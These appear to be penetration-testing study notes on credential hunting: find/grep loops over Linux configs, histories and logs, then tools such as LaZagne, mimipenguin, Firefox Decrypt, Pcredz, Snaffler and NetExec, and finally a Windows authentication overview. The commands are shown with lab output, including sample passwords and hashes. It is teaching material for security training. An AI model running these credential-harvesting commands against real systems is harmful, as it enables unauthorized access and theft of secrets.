Configs are the core of the functionality of services on Linux distributions. Often they even contain credentials that you will be able to read. Their insight also allows you to understand how the service works and its requirements precisely. Usually, the configs are marked with the following three file extensions: .config, .conf, .cnf. However, these configuration files or the associated extentsion files can be renamed, which means that these file extensions are not necessarily required. Furthermore, even when recompiling a service, the required filename for the basic configuration can be changed, which would result in the same effect. However, this is a rare case that you will not encounter often, but this possibility should not be left out of your search.
Searching for Config Files
d41y@htb[/htb]$ for l in $(echo ".conf .config .cnf");do echo -e "\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v "lib\|fonts\|share\|core" ;done
File extension: .conf
/run/tmpfiles.d/static-nodes.conf
/run/NetworkManager/resolv.conf
/run/NetworkManager/no-stub-resolv.conf
/run/NetworkManager/conf.d/10-globally-managed-devices.conf
...SNIP...
/etc/ltrace.conf
/etc/rygel.conf
/etc/ld.so.conf.d/x86_64-linux-gnu.conf
/etc/ld.so.conf.d/fakeroot-x86_64-linux-gnu.conf
/etc/fprintd.conf
File extension: .config
/usr/src/linux-headers-5.13.0-27-generic/.config
/usr/src/linux-headers-5.11.0-27-generic/.config
/usr/src/linux-hwe-5.13-headers-5.13.0-27/tools/perf/Makefile.config
/usr/src/linux-hwe-5.13-headers-5.13.0-27/tools/power/acpi/Makefile.config
/usr/src/linux-hwe-5.11-headers-5.11.0-27/tools/perf/Makefile.config
/usr/src/linux-hwe-5.11-headers-5.11.0-27/tools/power/acpi/Makefile.config
/home/cry0l1t3/.config
/etc/X11/Xwrapper.config
/etc/manpath.config
File extension: .cnf
/etc/ssl/openssl.cnf
/etc/alternatives/my.cnf
/etc/mysql/my.cnf
/etc/mysql/debian.cnf
/etc/mysql/mysql.conf.d/mysqld.cnf
/etc/mysql/mysql.conf.d/mysql.cnf
/etc/mysql/mysql.cnf
/etc/mysql/conf.d/mysqldump.cnf
/etc/mysql/conf.d/mysql.cnf
Optionally, you can save the results in a text file and it to examine the individual files one after the other. Another option is to run the scan directly for each file found with the specified file extension and out the contents. In this example, you search for three words (user, password, pass) in each file with the file extension .cnf.
d41y@htb[/htb]$ for i in $(find / -name *.cnf 2>/dev/null | grep -v "doc\|lib");do echo -e "\nFile: " $i; grep "user\|password\|pass" $i 2>/dev/null | grep -v "\#";done
File: /snap/core18/2128/etc/ssl/openssl.cnf
challengePassword = A challenge password
File: /usr/share/ssl-cert/ssleay.cnf
File: /etc/ssl/openssl.cnf
challengePassword = A challenge password
File: /etc/alternatives/my.cnf
File: /etc/mysql/my.cnf
File: /etc/mysql/debian.cnf
File: /etc/mysql/mysql.conf.d/mysqld.cnf
user = mysql
File: /etc/mysql/mysql.conf.d/mysql.cnf
File: /etc/mysql/mysql.cnf
File: /etc/mysql/conf.d/mysqldump.cnf
File: /etc/mysql/conf.d/mysql.cnf
Searching for DBs
d41y@htb[/htb]$ for l in $(echo ".sql .db .*db .db*");do echo -e "\nDB File extension: " $l; find / -name *$l 2>/dev/null | grep -v "doc\|lib\|headers\|share\|man";done
DB File extension: .sql
DB File extension: .db
/var/cache/dictionaries-common/ispell.db
/var/cache/dictionaries-common/aspell.db
/var/cache/dictionaries-common/wordlist.db
/var/cache/dictionaries-common/hunspell.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/cert9.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/key4.db
/home/cry0l1t3/.cache/tracker/meta.db
DB File extension: .*db
/var/cache/dictionaries-common/ispell.db
/var/cache/dictionaries-common/aspell.db
/var/cache/dictionaries-common/wordlist.db
/var/cache/dictionaries-common/hunspell.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/cert9.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/key4.db
/home/cry0l1t3/.config/pulse/3a1ee8276bbe4c8e8d767a2888fc2b1e-card-database.tdb
/home/cry0l1t3/.config/pulse/3a1ee8276bbe4c8e8d767a2888fc2b1e-device-volumes.tdb
/home/cry0l1t3/.config/pulse/3a1ee8276bbe4c8e8d767a2888fc2b1e-stream-volumes.tdb
/home/cry0l1t3/.cache/tracker/meta.db
/home/cry0l1t3/.cache/tracker/ontologies.gvdb
DB File extension: .db*
/var/cache/dictionaries-common/ispell.db
/var/cache/dictionaries-common/aspell.db
/var/cache/dictionaries-common/wordlist.db
/var/cache/dictionaries-common/hunspell.db
/home/cry0l1t3/.dbus
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/cert9.db
/home/cry0l1t3/.mozilla/firefox/1bplpd86.default-release/key4.db
/home/cry0l1t3/.cache/tracker/meta.db-shm
/home/cry0l1t3/.cache/tracker/meta.db-wal
/home/cry0l1t3/.cache/tracker/meta.db
Searching for Notes
Depending on the environment you are in and the purpose of the host you are on, you can often find notes about specific processes on the system. These often include lists of many different access points or even their credentials. However, it is often challenging to find notes right away if stored somewhere on the system and not on the desktop or in its subfolders. This is because they can be named anything and do not have to have a specific file extension, such as .txt. Therefore, in this case, you need to search for files including the .txt file extension and files that have no file extension at all.
d41y@htb[/htb]$ find /home/* -type f -name "*.txt" -o ! -name "*.*"
/home/cry0l1t3/.config/caja/desktop-metadata
/home/cry0l1t3/.config/clipit/clipitrc
/home/cry0l1t3/.config/dconf/user
/home/cry0l1t3/.mozilla/firefox/bh4w5vd0.default-esr/pkcs11.txt
/home/cry0l1t3/.mozilla/firefox/bh4w5vd0.default-esr/serviceworker.txt
<SNIP>
Searching for Scripts
Among other things, scripts can contain credentials that are necessary to be able to call up and execute processes automatically. Otherwise, the administrator or dev would have to enter the corresponding password each time the script or the compiled program is called.
d41y@htb[/htb]$ for l in $(echo ".py .pyc .pl .go .jar .c .sh");do echo -e "\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v "doc\|lib\|headers\|share";done
File extension: .py
File extension: .pyc
File extension: .pl
File extension: .go
File extension: .jar
File extension: .c
File extension: .sh
/snap/gnome-3-34-1804/72/etc/profile.d/vte-2.91.sh
/snap/gnome-3-34-1804/72/usr/bin/gettext.sh
/snap/core18/2128/etc/init.d/hwclock.sh
/snap/core18/2128/etc/wpa_supplicant/action_wpa.sh
/snap/core18/2128/etc/wpa_supplicant/functions.sh
<SNIP>
/etc/profile.d/xdg_dirs_desktop_session.sh
/etc/profile.d/cedilla-portuguese.sh
/etc/profile.d/im-config_wayland.sh
/etc/profile.d/vte-2.91.sh
/etc/profile.d/bash_completion.sh
/etc/profile.d/apps-bin-path.sh
Enumerating Cronjobs
Cronjobs are independent execution of commands, programs, or scripts. These are divided into the system-wide are (/etc/crontab) and user-dependent executions. Some apps and scripts require credentials to run and are therefore incorrectly entered in the cronjobs. Furthermore, there are the areas that are divided into different time ranges (daily, hourly, monthly, weekly). The scripts and files used by cron can also be found in /etc/cron.d for Debian-based distros.
d41y@htb[/htb]$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# Example of job definition:
# .---------------- minute (0 - 59)
# | .------------- hour (0 - 23)
# | | .---------- day of month (1 - 31)
# | | | .------- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
d41y@htb[/htb]$ ls -la /etc/cron.*/
/etc/cron.d/:
total 28
drwxr-xr-x 1 root root 106 3. Jan 20:27 .
drwxr-xr-x 1 root root 5728 1. Feb 00:06 ..
-rw-r--r-- 1 root root 201 1. Mär 2021 e2scrub_all
-rw-r--r-- 1 root root 331 9. Jan 2021 geoipupdate
-rw-r--r-- 1 root root 607 25. Jan 2021 john
-rw-r--r-- 1 root root 589 14. Sep 2020 mdadm
-rw-r--r-- 1 root root 712 11. Mai 2020 php
-rw-r--r-- 1 root root 102 22. Feb 2021 .placeholder
-rw-r--r-- 1 root root 396 2. Feb 2021 sysstat
/etc/cron.daily/:
total 68
drwxr-xr-x 1 root root 252 6. Jan 16:24 .
drwxr-xr-x 1 root root 5728 1. Feb 00:06 ..
<SNIP>
Enumerating History Files
All history files provide crucial information about the current and past/historical course of processes. You are interested in the files that store users’ command history and the logs that store information about system processes.
In the history of the commands entered on Linx distros that use Bash as a standard shell, you find the associated files in .bash_history. Nevertheless, other files like .bashrc or .bash_profile can contain important information.
d41y@htb[/htb]$ tail -n5 /home/*/.bash*
==> /home/cry0l1t3/.bash_history <==
vim ~/testing.txt
vim ~/testing.txt
chmod 755 /tmp/api.py
su
/tmp/api.py cry0l1t3 6mX4UP1eWH3HXK
==> /home/cry0l1t3/.bashrc <==
. /usr/share/bash-completion/bash_completion
elif [ -f /etc/bash_completion ]; then
. /etc/bash_completion
fi
fi
Enumerating Log Files
An essential concept of Linux systems is log files that are stored in text files. Many programs, especially all services and the system itself, write such files. In them, you find system errors, detect problems regarding services or follow what the system is doing in the background. The entirety of log files can be divided into four categories:
- Application logs
- Event logs
- Service logs
- System logs
Many different logs exist on the system. These can vary depending on the apps installed, but here are some of the most important ones:
| File | Description |
|---|---|
/var/log/messages | generic system activity logs |
/var/log/syslog | generic system activity logs |
/var/log/auth.log | all authentication related logs (Debian) |
/var/log/secure | all authentication related logs (RedHat/CentOS) |
/var/log/boot.log | booting information |
/var/log/dmesg | hardware and drivers related information and logs |
/var/log/kern.log | kernel related warnings, errors and logs |
/var/log/faillog | failed login attempts |
/var/log/cron | information related to cron jobs |
/var/log/mail.log | all mail server related logs |
/var/log/httpd | all Apache related logs |
/var/log/mysqld.log | all MySQL server related logs |
d41y@htb[/htb]$ for i in $(ls /var/log/* 2>/dev/null);do GREP=$(grep "accepted\|session opened\|session closed\|failure\|failed\|ssh\|password changed\|new user\|delete user\|sudo\|COMMAND\=\|logs" $i 2>/dev/null); if [[ $GREP ]];then echo -e "\n#### Log file: " $i; grep "accepted\|session opened\|session closed\|failure\|failed\|ssh\|password changed\|new user\|delete user\|sudo\|COMMAND\=\|logs" $i 2>/dev/null;fi;done
#### Log file: /var/log/dpkg.log.1
2022-01-10 17:57:41 install libssh-dev:amd64 <none> 0.9.5-1+deb11u1
2022-01-10 17:57:41 status half-installed libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 status unpacked libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 configure libssh-dev:amd64 0.9.5-1+deb11u1 <none>
2022-01-10 17:57:41 status unpacked libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 status half-configured libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 status installed libssh-dev:amd64 0.9.5-1+deb11u1
<SNIP>
Memory and Cache
Mimipenguin
Many applications and processes work with credentials needed for authentication and store them either in memory or in files so that they can be reused. For example, it may be the system-required credentials for the logged-in users. Another example is the credentials stored in the browsers, which can also be read. In order to retrieve this type of information from Linux distros. there is a tool called mimipenguin that makes the whole process easier. However, this tool requires administrator/root permissions.
d41y@htb[/htb]$ sudo python3 mimipenguin.py
[SYSTEM - GNOME] cry0l1t3:WLpAEXFa0SbqOHY
LaZagne
The passwords and hashes you can obtain come from the following sources but are not limited to:
- Wifi
- Wpa_supplicant
- Libsecret
- Kwallet
- Chromium-based
- CLI
- Mozilla
- Thunderbird
- Git
- ENV variables
- Grub
- Fstab
- AWS
- Filezilla
- Gftp
- SSH
- Apache
- Shadow
- Docker
- Keepass
- Mimipy
- Sessions
- Keyrings
For example, keyrings are used for secure storage and management of passwords on Linux distros. Passwords are stored encrypted and protected with a master password. It is an OS-based password manager.
d41y@htb[/htb]$ sudo python2.7 laZagne.py all
|====================================================================|
| |
| The LaZagne Project |
| |
| ! BANG BANG ! |
| |
|====================================================================|
------------------- Shadow passwords -----------------
[+] Hash found !!!
Login: systemd-coredump
Hash: !!:18858::::::
[+] Hash found !!!
Login: sambauser
Hash: $6$wgK4tGq7Jepa.V0g$QkxvseL.xkC3jo682xhSGoXXOGcBwPLc2CrAPugD6PYXWQlBkiwwFs7x/fhI.8negiUSPqaWyv7wC8uwsWPrx1:18862:0:99999:7:::
[+] Password found !!!
Login: cry0l1t3
Password: WLpAEXFa0SbqOHY
[+] 3 passwords have been found.
For more information launch it again with the -v option
elapsed time = 3.50091600418
Browser Credentials
Browsers store the passwords saved by the user in an encrypted from locally on the system to be reused. For example, the Mozilla Firefox browser stores the credentials encrypted in a hidden folder for the respective user. These often include the associated field names, URLs, and other valuable information.
For example, when you store credentials for a web page in the Firefox browser, they are encrypted and stored in logins.json on the system. However, this does not mean that they are safe there. Many employees store such login data in their browser without suspecting that it can easily be decrypted and used against the company.
[!bash]$ ls -l .mozilla/firefox/ | grep default
drwx------ 11 cry0l1t3 cry0l1t3 4096 Jan 28 16:02 1bplpd86.default-release
drwx------ 2 cry0l1t3 cry0l1t3 4096 Jan 28 13:30 lfx3lvhb.default
d41y@htb[/htb]$ cat .mozilla/firefox/1bplpd86.default-release/logins.json | jq .
{
"nextId": 2,
"logins": [
{
"id": 1,
"hostname": "https://www.inlanefreight.com",
"httpRealm": null,
"formSubmitURL": "https://www.inlanefreight.com",
"usernameField": "username",
"passwordField": "password",
"encryptedUsername": "MDoEEPgAAAA...SNIP...1liQiqBBAG/8/UpqwNlEPScm0uecyr",
"encryptedPassword": "MEIEEPgAAAA...SNIP...FrESc4A3OOBBiyS2HR98xsmlrMCRcX2T9Pm14PMp3bpmE=",
"guid": "{412629aa-4113-4ff9-befe-dd9b4ca388e2}",
"encType": 1,
"timeCreated": 1643373110869,
"timeLastUsed": 1643373110869,
"timePasswordChanged": 1643373110869,
"timesUsed": 1
}
],
"potentiallyVulnerablePasswords": [],
"dismissedBreachAlertsByLoginGUID": {},
"version": 3
}
The tool Firefox Decrypt is excellent for decrypting these credentials, and is updated regularly.
d41y@htb[/htb]$ python3.9 firefox_decrypt.py
Select the Mozilla profile you wish to decrypt
1 -> lfx3lvhb.default
2 -> 1bplpd86.default-release
2
Website: https://testing.dev.inlanefreight.com
Username: 'test'
Password: 'test'
Website: https://www.inlanefreight.com
Username: 'cry0l1t3'
Password: 'FzXUxJemKm6g2lGh'
Alternatively, LaZagne can also return results if the user has used the supported browser.
d41y@htb[/htb]$ python3 laZagne.py browsers
|====================================================================|
| |
| The LaZagne Project |
| |
| ! BANG BANG ! |
| |
|====================================================================|
------------------- Firefox passwords -----------------
[+] Password found !!!
URL: https://testing.dev.inlanefreight.com
Login: test
Password: test
[+] Password found !!!
URL: https://www.inlanefreight.com
Login: cry0l1t3
Password: FzXUxJemKm6g2lGh
[+] 2 passwords have been found.
For more information launch it again with the -v option
elapsed time = 0.2310788631439209
Extracting Passwords from the Network
In today’s security-conscious world, most applications wisely use TLS to encrypt sensitive data in trasnmit. However, not all environments are fully secured. Legacy systems, misconfigured services, or test apps launched without HTTPS can still result in the use of unencrypted protocols such as HTTP or SNMP. These gaps present a valuable opportunity for attackers: the chance to hunt for credentials in cleartext network traffic..
Wireshark
In Wireshark it is possible to locate packets that contain specific bytes or strings. One way to do this is by using a display filter such as http contains "passw. Alternatively, you can navigate to Edit > Find Packet and enter the desired search query manually.
Pcredz
… is a tool that can be used to extract credentials from live traffic or network packet captures. Specifically, it supports extracting the following information:
- Credit card numbers
- POP credentials
- SMTP credentials
- IMAP credentials
- SNMP credentials
- FTP credentials
- Credentials from HTTP NTLM/Basic headers, as well as HTTP Forms
- Kerberos hashes
The following command can be used to run Pcredz against a packet capture file:
d41y@htb[/htb]$ ./Pcredz -f demo.pcapng -t -v
Pcredz 2.0.2
Author: Laurent Gaffie
Please send bugs/comments/pcaps to: laurent.gaffie@gmail.com
This script will extract NTLM (HTTP,LDAP,SMB,MSSQL,RPC, etc), Kerberos,
FTP, HTTP Basic and credit card data from a given pcap file or from a live interface.
CC number scanning activated
Unknown format, trying TCPDump format
[1746131482.601354] protocol: udp 192.168.31.211:59022 > 192.168.31.238:161
Found SNMPv2 Community string: s3cr...SNIP...
[1746131482.601640] protocol: udp 192.168.31.211:59022 > 192.168.31.238:161
Found SNMPv2 Community string: s3cr...SNIP...
<SNIP>
[1746131482.658938] protocol: tcp 192.168.31.243:55707 > 192.168.31.211:21
FTP User: le...SNIP...
FTP Pass: qw...SNIP...
demo.pcapng parsed in: 1.82 seconds (File size 15.5 Mo).
Credential Hunting in Network Shares
Nearly all corporate environments include network shares used by employees to store and share files across teams. While these shared folders are essential, they can unintentionally become a goldmine for attackers, especially when sensitive data like plaintext credentials or config files are left behind.
Common Credential Patterns
General tips:
- Look for keywords within files such as
passw,user,token,key, andsecret. - Search for files with extensions commonly associated with stored credentials, such as
.ini,.cfg,.env,.xlsx,.ps1,.bat. - Watch for files with “interesting” names that include terms like
config,user,passw,cred, orinitial. - If you’re trying to locate credentials within the
INLANEFREIGHT.LOCALdomain, it may be helpful to search for files containing the stringINLANEFREIGHT\. - Keywords should be localized based on the target; if you are attacking a German company it’s more likely they will reference a “Benutzer” than a “user”.
- Pay attention to the shares you are looking at, and be strategic. If you scan ten shares with thousands of files each, it’s going to take significant amount of time. Shares used by IT employees might be a more valuable target than those used for company photos.
Hunting from Windows
Snaffler
… is a C# program that, when run on a domain-joined machine, automatically identifies accessible network shares and searches for interesting files. The README file in the Github repo describes numerous config options in great detail.
c:\Users\Public>Snaffler.exe -s
.::::::.:::. :::. :::. .-:::::'.-:::::'::: .,:::::: :::::::..
;;;` ``;;;;, `;;; ;;`;; ;;;'''' ;;;'''' ;;; ;;;;'''' ;;;;``;;;;
'[==/[[[[, [[[[[. '[[ ,[[ '[[, [[[,,== [[[,,== [[[ [[cccc [[[,/[[['
''' $ $$$ 'Y$c$$c$$$cc$$$c`$$$'`` `$$$'`` $$' $$"" $$$$$$c
88b dP 888 Y88 888 888,888 888 o88oo,.__888oo,__ 888b '88bo,
'YMmMY' MMM YM YMM ''` 'MM, 'MM, ''''YUMMM''''YUMMMMMMM 'W'
by l0ss and Sh3r4 - github.com/SnaffCon/Snaffler
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:42Z [Info] Parsing args...
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Parsed args successfully.
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Invoking DFS Discovery because no ComputerTargets or PathTargets were specified
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Getting DFS paths from AD.
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Found 0 DFS Shares in 0 namespaces.
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Invoking full domain computer discovery.
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Getting computers from AD.
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Got 1 computers from AD.
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Starting to look for readable shares...
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Info] Created all sharefinder tasks.
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Black}<\\DC01.inlanefreight.local\ADMIN$>()
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\ADMIN$>(R) Remote Admin
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Black}<\\DC01.inlanefreight.local\C$>()
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\C$>(R) Default share
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\Company>(R)
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\Finance>(R)
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\HR>(R)
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\IT>(R)
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\Marketing>(R)
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\NETLOGON>(R) Logon server share
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\Sales>(R)
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:43Z [Share] {Green}<\\DC01.inlanefreight.local\SYSVOL>(R) Logon server share
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:51Z [File] {Red}<KeepPassOrKeyInCode|R|passw?o?r?d?>\s*[^\s<]+\s*<|2.3kB|2025-05-01 05:22:48Z>(\\DC01.inlanefreight.local\ADMIN$\Panther\unattend.xml) 5"\ language="neutral"\ versionScope="nonSxS"\ xmlns:wcm="http://schemas\.microsoft\.com/WMIConfig/2002/State"\ xmlns:xsi="http://www\.w3\.org/2001/XMLSchema-instance">\n\t\t\ \ <UserAccounts>\n\t\t\ \ \ \ <AdministratorPassword>\*SENSITIVE\*DATA\*DELETED\*</AdministratorPassword>\n\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ </UserAccounts>\n\ \ \ \ \ \ \ \ \ \ \ \ <OOBE>\n\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ <HideEULAPage>true</HideEULAPage>\n\ \ \ \ \ \ \ \ \ \ \ \ </OOBE>\n\ \ \ \ \ \ \ \ </component
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:53Z [File] {Yellow}<KeepDeployImageByExtension|R|^\.wim$|29.2MB|2022-02-25 16:36:53Z>(\\DC01.inlanefreight.local\ADMIN$\Containers\serviced\WindowsDefenderApplicationGuard.wim) .wim
[INLANEFREIGHT\jbader@DC01] 2025-05-01 17:41:58Z [File] {Red}<KeepPassOrKeyInCode|R|passw?o?r?d?>\s*[^\s<]+\s*<|2.3kB|2025-05-01 05:22:48Z>(\\DC01.inlanefreight.local\C$\Windows\Panther\unattend.xml) 5"\ language="neutral"\ versionScope="nonSxS"\ xmlns:wcm="http://schemas\.microsoft\.com/WMIConfig/2002/State"\ xmlns:xsi="http://www\.w3\.org/2001/XMLSchema-instance">\n\t\t\ \ <UserAccounts>\n\t\t\ \ \ \ <AdministratorPassword>\*SENSITIVE\*DATA\*DELETED\*</AdministratorPassword>\n\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ </UserAccounts>\n\ \ \ \ \ \ \ \ \ \ \ \ <OOBE>\n\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ <HideEULAPage>true</HideEULAPage>\n\ \ \ \ \ \ \ \ \ \ \ \ </OOBE>\n\ \ \ \ \ \ \ \ </component
<SNIP>
Two useful parameters that can help refine Snaffler’s search process are:
-uretrieves a list of users from AD and searches for references to them in files-iand-nallow you to specify which shares should be included in the search
PowerHuntShares
… is a PowerShell script that doesn’t necessarily need to be run on a domain-joined machine. One of its most useful features is that it generates an HTML report upon completion, providing an easy-to-use UI for reviewing the results.
You can run a basic scan using PowerHuntShares like so:
PS C:\Users\Public\PowerHuntShares> Invoke-HuntSMBShares -Threads 100 -OutputDirectory c:\Users\Public
===============================================================
INVOKE-HUNTSMBSHARES
===============================================================
This function automates the following tasks:
o Determine current computer's domain
o Enumerate domain computers
o Check if computers respond to ping requests
o Filter for computers that have TCP 445 open and accessible
o Enumerate SMB shares
o Enumerate SMB share permissions
o Identify shares with potentially excessive privileges
o Identify shares that provide read or write access
o Identify shares thare are high risk
o Identify common share owners, names, & directory listings
o Generate last written & last accessed timelines
o Generate html summary report and detailed csv files
Note: This can take hours to run in large environments.
---------------------------------------------------------------
|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||
---------------------------------------------------------------
SHARE DISCOVERY
---------------------------------------------------------------
[*][05/01/2025 12:51] Scan Start
[*][05/01/2025 12:51] Output Directory: c:\Users\Public\SmbShareHunt-05012025125123
[*][05/01/2025 12:51] Successful connection to domain controller: DC01.inlanefreight.local
[*][05/01/2025 12:51] Performing LDAP query for computers associated with the inlanefreight.local domain
[*][05/01/2025 12:51] - computers found
[*][05/01/2025 12:51] - 0 subnets found
[*][05/01/2025 12:51] Pinging computers
[*][05/01/2025 12:51] - computers responded to ping requests.
[*][05/01/2025 12:51] Checking if TCP Port 445 is open on computers
[*][05/01/2025 12:51] - 1 computers have TCP port 445 open.
[*][05/01/2025 12:51] Getting a list of SMB shares from 1 computers
[*][05/01/2025 12:51] - 11 SMB shares were found.
[*][05/01/2025 12:51] Getting share permissions from 11 SMB shares
<SNIP>
Hunting from Linux
Manspider
If you don’t have access to a domain-joined computer, or simply prefer to search for files remotely, tools like Manspider allow you to scan SMB shares from Linux. It’s best to run Manspider using the official Docker container to avoid dependency issues. Like the other tools, Manspider offers many parameters that can be configured to fine-tune the search. A basic scan for files containing the string “passw” can be run as follows:
d41y@htb[/htb]$ docker run --rm -v ./manspider:/root/.manspider blacklanternsecurity/manspider 10.129.234.121 -c 'passw' -u 'mendres' -p 'Inlanefreight2025!'
[+] MANSPIDER command executed: /usr/local/bin/manspider 10.129.234.121 -c passw -u mendres -p Inlanefreight2025!
[+] Skipping files larger than 10.00MB
[+] Using 5 threads
[+] Searching by file content: "passw"
[+] Matching files will be downloaded to /root/.manspider/loot
[+] 10.129.234.121: Successful login as "mendres"
[+] 10.129.234.121: Successful login as "mendres"
<SNIP>
NetExec
In addition to its many other uses, NetExec can also be used to search through network shares using the --spider option. A basic scan of network shares for files containing the string “passw” can be run like so:
d41y@htb[/htb]$ nxc smb 10.129.234.121 -u mendres -p 'Inlanefreight2025!' --spider IT --content --pattern "passw"
SMB 10.129.234.121 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:inlanefreight.local) (signing:True) (SMBv1:False)
SMB 10.129.234.121 445 DC01 [+] inlanefreight.local\mendres:Inlanefreight2025!
SMB 10.129.234.121 445 DC01 [*] Started spidering
SMB 10.129.234.121 445 DC01 [*] Spidering .
<SNIP>
Tip
Use
spider_plusto download all files matching the pattern. Look at this or this.
Windows Password Attacks
Windows Systems
Authentication Process
The Windows client authentication process involves multiple modules for logon, credential retrieval, and verification. Among the various authentication mechanisms in Windows, Kerberos is one of the most widely used and complex. The Local Security Authority (LSA) is a protected subsystem that authenticates users, manages local logins, oversees all aspects of local security, and provides services for translating between user names and security identifiers (SIDs).
The security subsystems maintains security policies and user accounts on a computer system. On a DC, these policies and accounts apply to the entire domain and are stored in AD. Additionally, the LSA subsystem provides services for access control, permission checks, and the generation of security audit messages.
Local interactive logon is handled through the coordination of several components: the logon process (WinLogon), the logon user interface process (LogonUI), credential providers, the Local Security Authority Subsystem Service (LSASS), one or more authentication packages, and either the Security Accounts Manager (SAM) or AD. Authentication packages, in this context, are Dynamic-Link-Libraries (DLLs) responsible for performing authentication checks. For example, for non-domain-joined and interactive logins, the Msv1_0.dll authentication package is typically used.
WinLogon is a trusted system process responsible for managing security-related user interactions, such as:
- launching LogonUI to prompt for credentials at login
- handling password changes
- locking and unlocking the workstation
To obtain a user’s account name and password, WinLogon relies on credential providers installed on the system. These credential providers are CDM objects implemented as DLLs.
WinLogon is the only process that intercepts login requests from the keyboard, which are sent via RPC messages from Win32k.sys. At logon, it immediately launches the LogonUI application to present the graphical user interface. Once the user’s credentials are collected by the credential provider, WinLogon passes them to the Local Security Authority Subsystem Service (LSASS) to authenticate the user.
LSASS
… is compromised of multiple modules and governs all authentication processes. Located at %SystemRoot%\System32\Lsass.exe in the file system, it is responsible for enforcing the local security policy, authentication users, and forwarding security audit logs to the Event Log. In essence, LSASS servers are the gatekeeper in Windows-based OS.
| Authentication Packages | Description |
|---|---|
| Lsasrv.dll | the LSA Server service both enforces security policies and acts as the security package manager for the LSA; the LSA contains the Negotiate function, which selects either the NTLM or Kerberos protocol after determining which protocol is to be successful |
| Msv1_0.dll | authentication package for local machine logons that don’t require custom authentication |
| Samsrv.dll | the Security Accounts Manager (SAM) stores local security accounts, enforces locally stored policies, and supports APIs |
| Kerberos.dll | security package loaded by the LSA for Kerberos-based authentication on a machine |
| Netlogon.dll | network-based logon service |
| Ntdsa.dll | the library is used to create new records and folders in the Windows registry |
Each interactive logon session creates a separate instance of the WinLogon service. The Graphical Identification and Authentication (GINA) architecture is loaded into the process area used by WinLogon, receives and processes the credentials, and invokes the authentication interfaces via the LSALogonUser function.
SAM Database
The Security Account Manager (SAM) is a database file in Windows OS that stores user account credentials. It is used to authenticate both local and remote users and uses cryptographic protections to prevent unauthorized access. User passwords are stored in hashes in the registry, typically in the form of either LM or NTLM hashes. The SAM file is located at %SystemRoot%\system32\config\SAM and is mounted under HKLM\SAM. Viewing or accessing this file requires SYSTEM level privileges.
Windows system can be assigned to either a workgroup or domain during setup. If the system has been assigned to a workgroup, it handles the SAM database locally and stores all existing users locally in this database. However, if the system has been joined to a domain, the DC must validate the credentials from the AD database (ntds.dit), which is stored in %SystemRoot%\ntds.dit.
To improve protection against offline cracking of the SAM database, Microsoft introduced a feature in Windows NT 4.0 called SYSKEY (syskey.exe). When enabled, SYSKEY partially encrypts the SAM file on disk, ensuring that password hashes for all local accounts are encrypted with a system-generated key.
Credential Manager
Credential Manager is a built-in feature of all Windows OS that allows users to store and manage credentials used to access network resources, websites, and applications. These saved credentials are stored per user profile in the user’s Credential Locker. The credentials are encrypted and stored in at C:\Users\[Username]\AppData\Local\Microsoft\[Vault/Credentials]\.
There are various methods to decrypt credentials saved using Credential Manager.
